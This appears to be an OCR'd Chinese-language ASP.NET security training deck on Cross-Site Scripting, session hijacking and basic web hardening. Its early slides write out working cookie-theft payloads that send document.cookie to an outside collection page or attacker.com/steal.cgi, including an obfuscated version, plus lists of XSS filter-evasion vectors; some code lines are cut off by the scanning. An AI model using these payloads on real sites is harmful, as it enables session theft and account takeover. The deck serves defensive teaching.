<a href="http://140.92.18.142/BadSearch/Search.aspx?Search=<script language='javascript'>document.location.href='http://140.92.18.142/BadSearch/MiddlePage.aspx?Cookie='%2Bdocument.cookie;</script>">...</a>

# 誘騙點選的危險郵件


正在寄送電子郵件: GetPrize.htm - 郵件 (HTML)
檔案(F) 編輯(E) 檢視(V) 插入(I) 格式(O) 工具(T) 執行(A) 說明(H)
回覆(R) 全部回覆(L) 轉寄(W)
寄件者: tihs [tihs@iii.org.tw]
收件者: 'tihs'
副本:
主旨: 正在寄送電子郵件: GetPrize.htm
寄件日期: Thu 5/12/2005 2:19 PM
統一發票A仟萬黃金
樂透 網路明牌
Click
<form>
</form>
目標網站

# 透過中間網頁傳送Cookie到駭客的網頁

- MiddlePage.aspx

```
<FORM action=http://140.92.18.142/BadSearch/GetCookie2.aspx
    method=post id="idForm">
        <INPUT name="cookie" type="hidden">
</FORM>
<SCRIPT>
        idForm.cookie.value=document.cookie;
        idForm.submit();
</SCRIPT>
```

# 阻擋Cross-Site Scripting攻擊的錯誤方法

- 檢查使用者輸入的資料是否內含 "<" and ">"
- 無法防範以下的攻擊:

```
<script language=JScript RUNAT=Server>
 var strUserName = Request.QueryString("Name");
</script>
```

使用者輸入:Freddy"); alert(document.cookie); '

```
<img src=pic.jpg
    onmouseover='doWork("<%=strUserName%>");'>
```

```
<img src=pic.jpg onmouseover='doWork("Freddy");
        alert(document.cookie); "");'>
```

# 各種Cross-Site Scripting攻擊方法(一)

- <a href="javascript#[code]">
- 
- <img src="javascript:[code]">
- <img dynsrc="javascript:[code]">
- <input type="image" dynsrc="javascript:[code]">
- <bgsound src="javascript:[code]">
- &<script>[code]</script>
- &{[code]};
- <img src=&{[code]};>
- <link rel="stylesheet" href="javascript:[code]">
- <iframe src="vbscript:[code]">
- <img src="mocha:[code]">

# 各種Cross-Site Scripting攻擊方法(二)

- <img src="livescript:[code]">
- <a href="about:<script>[code]</script>">
- <meta http-equiv="refresh" content="0;url=javascript:[code]">
- <body onload="[code]">
- 
- 
- 
- 
- <style type="text/javascript">[code]</style>
- <object classid="clsid:..." codebase="javascript:[code]">
- <style><!--</style><script>[code]//--></script>
- <![CDATA[<!--]]><script>[code]//--></script>


# 各種Cross-Site Scripting攻擊方法(三)

- <!-- -- --><script>[code]</script><!-- -- -->
- <<script>[code]</script>
- <img src="blah"onmouseover="[code]">
- <img src="blah>" onmouseover="[code]">
- <xml src="javascript:[code]">
- <xml id="X"><a><script>[code]</script>;</a>
  </xml>
- 
- [\xC0][\xBC]script>[code][\xC0][\xBC]/script>

# 各種Cross-Site Scripting攻擊方法(四)

- 隱藏超連結中惡意的Script

<a href="http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.html?tw=<script>document.location.replace('http://attacker.com/steal.cgi?'+document.cookie);</script>" onMouseOver="window.status='http://www.cnn.com/2002/SHOWBIZ/News/05/02/clinton.talkshow.reut/index.html';return true" onMouseOut="window.status='';return true"> Check this CNN story out!</a>



# 各種Cross-Site Scripting攻擊方法(五)

```
<a href= “http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.html?tw=
<script>var u = String.fromCharCode(0x0068);u %2B=
String.fromCharCode(0x0074);u %2B= String.fromCharCode(0x0074);
u %2B= String.fromCharCode(0x0070);u %2B= String.fromCharCode(0x003A);
u %2B= String.fromCharCode(0x002F);u %2B= String.fromCharCode(0x002F);
u %2B= String.fromCharCode(0x0061);u %2B= String.fromCharCode(0x0074);
u %2B= String.fromCharCode(0x0074);u %2B= String.fromCharCode(0x0061);
u %2B= String.fromCharCode(0x0063);u %2B= String.fromCharCode(0x006B);
u %2B= String.fromCharCode(0x
u %2B= String.fromCharCode(0x
u %2B= String.fromCharCode(0x
u %2B= String.fromCharCode(0x
u %2B= String.fromCharCode(0x
u %2B= String.fromCharCode(0x0061);u %2B= String.fromCharCode(0x006C);
u %2B= String.fromCharCode(0x002E);u %2B= String.fromCharCode(0x0063);
u %2B= String.fromCharCode(0x0067);u %2B= String.fromCharCode(0x0069);
u %2B= String.fromCharCode(0x003F);u %2B=
```

*http://attacker.com/steal.cgi?*

# 阻擋Cross-Site Scripting攻擊的正確方法

- 不要把Page的ValidateRequest屬性設定成False
  - **特殊狀況:允許使用者傳送電子賀卡時加一段HTML格式的訊息,或是允許使用者傳送HTML格式的文件,例如Email或討論群發佈的訊息**
- 不信任使用者輸入的資料:TextBox, Url, Cookie, HTTP Header
- 加入編碼
  - 使用**HttpUtility類別**的**HtmlEncode方法/UrlEncode方法**處理使用者輸入的資料,屬性和事件最好使用雙引號包起來
- 設定TextBox控制項的MaxLength屬性
- 對Cookie資料加密
- 了解駭客各種攻擊手法

**%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E**

<script>alert(document.cookie)</script>

# 面對Cross-Site Scripting的使用者自保方法

- 禁用IE的Script功能
- 將IE的安全性設定[高安全性]
- 不要亂按Email中的超連結
- 不要亂按不信任網站中的超連結
- 直接瀏覽存放有重要資訊的網站, 不要透過Third Party網站的超連結來瀏覽
- 盡量不要瀏覽曾遭駭客攻擊的網站

# Session Hijacking

# Session Hijacking攻擊模式


- 猜測SessionID/竊取SessionID Cookie – 小心使用Cookieless Session
- 冒用受害人的身份 - Identity Spoofing

# 阻擋Session Hijacking攻擊的方法

- 重要的資料不要存放在Cookie中
- 使用ASP.NET預設的120-bit SessionID
- 使用SSL(Secure Socket Layer)保護SessionID Cookie(非100%安全)
- 縮短Session效期(預設為20分鐘)
- 如果Session存放在ASP.NET State服務, 記得關閉Port 42424不對外
- 如果Session存放在SQL Server服務, 記得關閉Port 1433和Port 1434不對外
- 對SessionID資料執行雜湊處理


# sessionState設定與安全管制

- sessionState設定:Off,InProc(預設值),
  SQLServer,StateServer





# 對SessionID雜湊處理(一)

- 使用HttpHandler和HttpModule攔截進出Web Server的訊息



# 對SessionID雜湊處理(二)



# 對SessionID雜湊處理(三)

```
<configuration>
  <system.web>
    <httpModules>
      <add name="SecureSessionID"
          type="MACSessionID.AppendMACSessionID, MACSessionID" />
    </httpModules>
  </system.web>
</configuration>
```

# 製作執行雜湊的HttpModule(四)

```
Imports System.Web
Imports System.Configuration
Imports System.Text
Imports System.Security.Cryptography
Imports System.IO
...
Public Class AppendMACSessionID
   Implements IHttpModule
   Public Sub Init(ByVal context As System.Web.HttpApplication) _
                                    Implements System.Web.IHttpModule.Init
      AddHandler context.BeginRequest, AddressOf OnBeginRequest
      AddHandler context.EndRequest, AddressOf OnEndRequest
   End Sub
   ...
End Class
```

# 處理BeginRequest事件(五)

```
Private Sub OnBeginRequest(ByVal sender As Object, ByVal e As EventArgs)
    Dim Request As HttpRequest = CType(sender, HttpApplication).Request
    Dim Cookie As HttpCookie = FindCookie(Request.Cookies, "ASP.NET_SessionId")
    If Not Cookie Is Nothing Then
      If Cookie.Value.Length <= 24 Then
        Throw New Exception("拒絕存取")
      End If
      Dim id As String = Cookie.Value.Substring(0, 24)
      Dim mac1 As String = Cookie.Value.Substring(24)
      Dim mac2 As String = GenerateMac(id, Request.UserHostAddress,
                                       Request.UserAgent)
      If String.CompareOrdinal(mac1, mac2) <> 0 Then
        Throw New Exception("拒絕存取")
      End If
      Cookie.Value = id
    End If
End Sub
```

# 處理EndRequest事件(六)

```
Private Sub OnEndRequest(ByVal sender As Object, ByVal e As EventArgs)
    Dim request As HttpRequest = CType(sender, _
        HttpApplication).Request
    Dim cookie As HttpCookie = FindCookie(CType(sender, _
        HttpApplication).Response.Cookies, "ASP.NET_SessionId")

    If Not cookie Is Nothing Then
      cookie.Value = cookie.Value & GenerateMac(cookie.Value, _
        request.UserHostAddress, request.UserAgent)
    End If
End Sub
```

# 網頁基本防護法

# 網頁基本防護法

- 使用者輸入的資料必須驗証後再使用。
- 使用權限較低的帳號登入資料庫並進行操作, 並依據使用者的角色區分權限, 所有的資料庫操作都經由。Stored Procedure或Parameterized Query進行操作
- 機密資料必須加密後才經由網路傳送, 或是乾脆存放在伺服器上, 並做好保護。
- 儲存在資料庫中的密碼要做好加密。
- 驗証使用者的身份, 強制要求使用Strong Password。
- 將web.config設定檔中的帳號/密碼資料存到Windows的登錄資訊中。
- 關閉網站的Trace和Debug功能。
- 避免使用Cookieless Session。

# 驗証使用者輸入的資料

- ValidateRequest屬性
  - 預設值為True
  - 當網站需要讓使用者輸入javascript語法時(例如討論群或搜尋網頁)必須設定為False
- HttpUtility類別的UrlEncode/HtmlEncode方法將使用者輸入的資料編碼
- 善用Regular Expression驗証使用者是否輸入合法的資料

# 安全的資料庫操作方法

- 使用Stored Procedure或Parameterized Query對資料庫進行操作


```
Dim strConn As String = "..."
Dim strSQL As String = "Member_Insert"
Dim conn As SqlConnection = New SqlConnection(strConn)
Dim cmd As SqlCommand = New SqlCommand(strSQL, conn)
cmd.CommandType = CommandType.StoredProcedure
Dim p1 As SqlParameter = New SqlParameter("@UserName", _
                         SqlDbType.NVarChar, 16)
p1.Direction = ParameterDirection.Input
p1.Value = txtUserName.Text
cmd.Parameters.Add(p1)
conn.Open()
Dim num As Integer = cmd.ExecuteNonQuery()
MessageBox.Show(num & "筆記錄新增成功!")
cmd.Dispose()
conn.Close()
conn.Dispose()
```

# 對機密資料加密

- 對稱式加密法
  - 效能良好
- 非對稱式加密法
  - 安全性佳
- 雜湊加密法
  - 不可還原(One-Way)


# 未對存放到資料庫中的密碼執行加密

- 不安全的做法



# 對存放到資料庫中的密碼執行加密

- 安全的做法



# 使用 Regular Expression驗証 Strong Password

```
Imports System.Text.RegularExpressions
If Regex.IsMatch (txtPassword.Text, _
    "^(?=.*\d)(?=.*[a-z])(?=.*[A-Z])" & _
   "(?=.*[\-\+\?\*\$\[\]\^\.\(\)\|`~!@#%&_ ={}:;  ‘,/]).{8,16}$") Then
        MessageBox.Show("正確!")
Else
        MessageBox.Show("錯誤!")
End If
```

# 將帳號/密碼資料存放到Windows的登錄資訊

- 使用Windows NT整合安全模式連線資料庫，連線資料庫的資訊中不會出現帳號和密碼資訊
- 在Web.config中設定登入資料庫的Windows帳號和密碼

```
<identity impersonate="true"
    userName="someuser" password="tosecret" />
```

- 將web.config檔案中的UserName, Password儲存到Windows的登錄資訊中

# 步驟

- 下載並安裝aspnet_setreg.exe程式 (http://support.microsoft.com/default.aspx?scid=kb;en-us;Q329290#3)
- 執行:

aspnet_setreg –k:software\ASP.NET Web應用程式名稱\Identity
-u:帳號 -p:密碼

- 修改Web.config, 加入<identity>標籤

```
<identity impersonate="true"
   userName="registry:HKLM\software\WebApplication1\Identity
                \ASPNET_SETREG,userName"
    password="registry:HKLM\software\WebApplication1\Identity
                \ASPNET_SETREG,password" />
```

# 步驟(續)

- 在網頁執行所在的Windows伺服器上建立網頁執行欲使用的帳號(帳號和密碼必須和使用aspnet_setreg登記的帳號和密碼相同)
- 附予Web應用程式欲執行的身份對c:\Windows目錄\Microsoft.NET\Framework\版本\Temporary ASP.NET Files目錄完全控制的權限
- 必須附予ASPNET(IIS 5.0)帳號或Network Service(IIS 6.0)帳號對以下的鍵讀取的權限:
  HKEY_LOCALMACHINE\software\WebApplication1\Identity\ASPNET_SETREG
- 附予ASP.NET網頁應用程式執行使用的身份登入和使用資料庫的權限

# 關閉網站的Trace和Debug功能

- 關閉Trace功能

```
<trace enabled="false" requestLimit="10" pageOutput="false"
       traceMode="SortByTime" localOnly="true" />
```

- 關閉Debug功能

```
<compilation defaultLanguage="vb" debug="false" />
```

- 調整customErrors設定

```
<customErrors mode="RemoteOnly" />
```

# 避免使用Cookieless Session

```
<configuration>
<system.web>
   <sessionState
         mode="InProc"
         stateConnectionString="tcpip=StateServer的IP:42424"
         sqlConnectionString=
            "data source=SQLServer的IP;user id=帳號;password=密碼"
         cookieless="false"
         timeout="20" />
 </system.web>
<configuration>
```

# Module 5-2-3:
# 隱私保護

